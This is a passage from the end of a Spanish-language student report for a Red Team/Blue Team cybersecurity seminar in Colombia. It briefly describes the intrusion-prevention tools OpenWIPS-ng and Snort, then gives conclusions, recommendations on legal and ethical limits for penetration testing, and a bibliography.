OPENWIPS-NG: Es una herramienta de prevención de intrusos y ataques inalámbricos modular y de código abierto que se compone de 3 partes fundamentales: ***Sensores*** que capturan el tráfico inalámbrico, posteriormente lo envían a servidores para el análisis de los registros; ***Servidor*** que permite analizar los datos recibidos por parte de los sensores, tiene la capacidad de responder a los ataques, almacena registros y crea alertas de los ataques presentados; ***Interfaz GUI*** por medio de la cual podemos administrar el servidor y ver los registros de amenazas a la red inalámbrica almacenados en el historial. (OpenWIPS-ng, 2021)

SNORT: Sistema de Prevención de Intrusos (IPS) de código abierto más común en el mundo, Snort trabaja mediante una serie de reglas que permiten definir las actividades maliciosas que se puedan presentar en una red, Snort permite detener paquetes en caso de presentarse intrusiones de seguridad en la red de una organización.

Ilustración 60 - *Logo Snort - Fuente: https://tecnoam.es/wp-content/uploads/2020/12/snort.png*

Link del video de sustentación

El siguiente enlace o URL nos direcciona al video creado para sustentar el desarrollo de las fases vistas en el seminario especializado Equipos Estratégicos en Ciberseguridad Redteam & Blueteam.

https://drive.google.com/file/d/14p3v8K4aYnRQLeZp5PA-jVbom31FVAUf/view?usp=sharing

Conclusiones

Estar preparados ante ataques cibernéticos en tiempo real es una de las tareas de mayor importancia para los profesionales especialistas en seguridad informática, contener ataques con la ayuda de herramientas especializadas facilitan esta tarea, con ello garantizamos mayor fortaleza en la seguridad de la información para una organización.

Con la evolución de los avances tecnológicos, internet y los servicios que se prestan en línea para los usuarios finales, también evolucionan la forma como los ciberdelincuentes buscan acceder a los sistemas de información de las organizaciones, con el fin de lucro por medio de los datos sensibles de los clientes de las empresas, teniendo en cuenta que el principal activo de una organización es la información, se hace necesario su protección por medio de la implementación de políticas de seguridad evitando fallas de seguridad y vulnerabilidades en los sistemas de información.

En nuestro país existe un conjunto de normas que contribuyen a la protección de datos personales y datos sensibles de una organización, con un amplio conocimiento de estas normas podemos contribuir a la protección e implementación de políticas de seguridad acorde a estas normas.

Pensar y actuar como ciberdelincuentes es una estrategia utilizada por los equipos Red Teams al momento de verificar vulnerabilidades en un sistema de información, con ello podemos analizar las posibles fallas y buscar alternativas de solución mediante la aplicación de políticas de seguridad y estrategias al interior de la organización que eviten la perdida de datos.

Recomendaciones

Tiendo en cuenta los procedimientos realizados durante las fases del seminario especializado Equipos Estratégicos en Ciberseguridad Redteam & Blueteam, podemos analizar de una manera eficaz las estrategias utilizadas por el personal encargado de la seguridad de la información en una organización y que hagan parte de estos equipos estratégicos.

La seguridad de la información juega un papel importante en el mundo globalizado en que vivimos, el análisis de dicha seguridad depende de las políticas y estrategias de seguridad que se implementen al interior de las organizaciones, para ello se deben analizar una serie de normas legales vigentes que regulan el tratamiento de la información en nuestro país como es el caso de la Ley 1273 de 2009: “de la protección de la información y de los datos”, Ley 1581 de 2012: “Tratamiento de datos personales” y el código de ética profesional regulado por el COPNIA.

Antes de realizar cualquier prueba de penetración sobre un sistema de información debemos tener claro las cláusulas estipuladas en el acuerdo de confidencialidad, por medio de este acuerdo verificamos el alcance y objetivos que se buscan con la realización de las pruebas de vulnerabilidad, extralimitarnos a los acuerdos pactados jugaría en contra de todo ámbito jurídico pactado al momento de iniciar pruebas de penetración en una organización.

Referencias Bibliográficas

Alhambra. (2021). *Veritas Desktop and Laptop Option.* Obtenido de https://www.interempresas.net/FeriaVirtual/Catalogos_y_documentos/282743/DLO_esp.pdf

Andes, U. d. (Noviembre de 1992). *Revista de Derecho Público*. Obtenido de https://www.constitucioncolombia.com/titulo-2/capitulo-1/articulo-33

Armerding, T. (23 de Abril de 2014). *Self-taught hackers rule*. Obtenido de https://www.csoonline.com/article/2146363/self-taught-hackers-rule.html

AVG. (2021). *¿Qué es un virus informático?* Obtenido de https://www.avg.com/es/signal/what-is-a-computer-virus

Castro, I. (04 de Diciembre de 2018). *La importancia de las pruebas de penetración (Pentest)*. Obtenido de https://cerounosoftware.com.mx/2018/12/04/la-importancia-de-las-pruebas-de-penetracion-pentest/

CIS. (2021). *Center for Internet Security*. Obtenido de https://www.cisecurity.org/about-us/

CIS. (03 de Octubre de 2021). *CIS Controls Spanish Translation*. Obtenido de https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf

Colombia, C. d. (23 de Julio de 2021). *LEY 842 DE 2003.* Obtenido de http://www.secretariasenado.gov.co/senado/basedoc/ley_0842_2003.html

Colombia, C. d. (20 de Julio de 2021). *Secretaria de Senado.* Obtenido de http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Colombia, C. d. (23 de Julio de 2021). *Secretaria del Senado.* Obtenido de Ley 1273 de 2009: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

COPNIA. (12 de Septiembre de 2021). *COPNIA*. Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

cyberseguridad.net. (23 de Agosto de 2015). *Las fases de un test de penetración (Pentest) (Pentesting I)*. Obtenido de https://www.cyberseguridad.net/las-fases-de-un-test-de-penetracion-pentest-pentesting-i

Daccach, J. (2021). *Ley de Delitos Informáticos en Colombia*. Obtenido de https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/

de Luz, S. (26 de Mayo de 2021). *Puertos abiertos: cómo podrían atacarlos y qué pueden hacer*. Obtenido de https://www.redeszone.net/tutoriales/configuracion-puertos/puertos-abiertos-atacar-que-pueden-hacer/

dragonjar. (s.f.). *Seguridad Informática ofensiva ¡Sé un profesional en pentesting!* Recuperado el 30 de Agosto de 2021, de https://www.dragonjar.org/seguridad-informatica.xhtml

Echeverría, J. (14 de Octubre de 2019). *Hacking ético: identificación de servicios con nmap*. Obtenido de https://www.viafirma.com/blog-xnoccio/es/identificacion-servicios-nmap/

ELIASIB, G. (02 de Abril de 2019). *Fases de un pentesting*. Obtenido de https://hackingprofessional.github.io/Security/Fases-de-un-Pentesting/

EnRed. (05 de Agosto de 2019). *¿Cómo puede TI mejorar la seguridad de redes empresariales?* Obtenido de https://www.en-red.mx/como-puede-ti-mejorar-la-seguridad-de-redes-empresariales/

ENTER.CO. (9 de Diciembre de 2015). *Detrás de Buggly: la historia de la fachada Andrómeda*. Obtenido de https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

Espectador, E. (4 de Enero de 2018). *Caso Andrómeda y sus interrogantes*. Obtenido de https://www.elespectador.com/judicial/caso-andromeda-y-sus-interrogantes-article-731765/

Froehlich, A. (24 de Junio de 2016). *10 formas de aprovechar al máximo Ethernet*. Obtenido de https://www.networkcomputing.com/data-centers/10-ways-get-most-out-ethernet

Grupo Smartekh . (03 de Mayo de 2012). *¿QUÉ ES HARDENING?* Obtenido de https://blog.smartekh.com/que-es-hardening

INCIBE. (03 de Marxo de 2017). *Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian?* Obtenido de https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian

INCIBE. (04 de 07 de 2019). *¿Qué es el pentesting? Auditando la seguridad de tus sistemas*. Obtenido de https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

itdigitalsecurity. (30 de Mayo de 2018). *¿Qué es un Blue Team y cómo trabaja?* Obtenido de https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja

Kaspersky. (2021). *¿Qué es la ciberseguridad?* Obtenido de https://latam.kaspersky.com/resource-center/definitions/what-is-cyber-security

keepcoding. (2021). *¿Qué es Red Team en Ciberseguridad?* Obtenido de https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

Mancomún. (03 de Noviembre de 2017). *OSSEC: Sistema de detección de intrusos*. Obtenido de https://www.mancomun.gal/es/artigo-tic/ossec-sistema-de-deteccion-de-intrusos/

Microsoft. (2021). *El soporte de Windows 7 finalizó el 14 de enero de 2020*. Obtenido de https://support.microsoft.com/es-es/windows/el-soporte-de-windows-7-finaliz%C3%B3-el-14-de-enero-de-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962#:~:text=%C2%BFPor%20qu%C3%A9%20he%20recibido%20una,14%20de%20enero%20de%202020.

MinTic. (02 de Abril de 2020). *¿Qué es el protocolo IPv6 y por qué es importante entender la urgencia de su implementación?* Obtenido de https://mintic.gov.co/portal/inicio/Sala-de-Prensa/Noticias/126452:Que-es-el-protocolo-IPv6-y-por-que-es-importante-entender-la-urgencia-de-su-implementacion

ncsc.gov.uk. (08 de Agosto de 2017). *Penetration Testing*. Obtenido de https://www.ncsc.gov.uk/guidance/penetration-testing

OpenWIPS-ng. (04 de Octrubre de 2021). *OpenWIPS-ng*. Obtenido de https://openwips-ng.org/

Pachón, C. (03 de Octubre de 2021). *¿Qué es SIEM en seguridad informática? Alcance e implementación*. Obtenido de https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/

Republica, C. d. (07 de Octubre de 2012). *LEY ESTATUTARIA 1581 DE 2012*. Recuperado el 20 de Julio de 2021, de http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

República, E. C. (23 de julio de 2021). *Secretaria del Senado .* Obtenido de http://www.secretariasenado.gov.co/senado/basedoc/ley_0906_2004.html

Rioja, U. -U. (07 de Enero de 2020). *Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?* Obtenido de https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

Rizaldos, H. (22 de Octubre de 2018). *Qué es Metasploit framework*. Obtenido de https://openwebinars.net/blog/que-es-metasploit/

SEGURIDAD, R. (2018). *PRUEBAS DE PENETRACIÓN PARA PRINCIPIANTES: EXPLOTANDO UNA VULNERABILIDAD CON METASPLOIT FRAMEWORK*. Obtenido de https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Semana, R. (8 de Febrero de 2014). *Chuzadas: así fue la historia*. Obtenido de https://www.semana.com/nacion/articulo/chuzadas-a-negociadores-de-la-paz-por-parte-del-ejercito-nacional-asi-fue-la-historia/376548/

SOFECOM, S. i. (03 de Octubre de 2021). *SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran*. Obtenido de https://sofecom.com/que-es-un-siem/

Technology, N. I. (2019). *CIBERSEGURIDAD - MARCO NIST - Un abordaje integral de la Ciberseguridad.* Obtenido de https://www.oas.org/es/sms/cicte/docs/OEA-AWS-Marco-NIST-de-Ciberseguridad-ESP.pdf

Valencia, U. N. (09 de Septiembre de 2016). Obtenido de https://www.universidadviu.com/co/actualidad/nuestros-expertos/que-es-la-seguridad-informatica-y-como-puede-ayudarme

Veritas. (2021). *Desktop and Laptop Option.* Obtenido de https://www.veritas.com/protection/desktop-and-laptop-option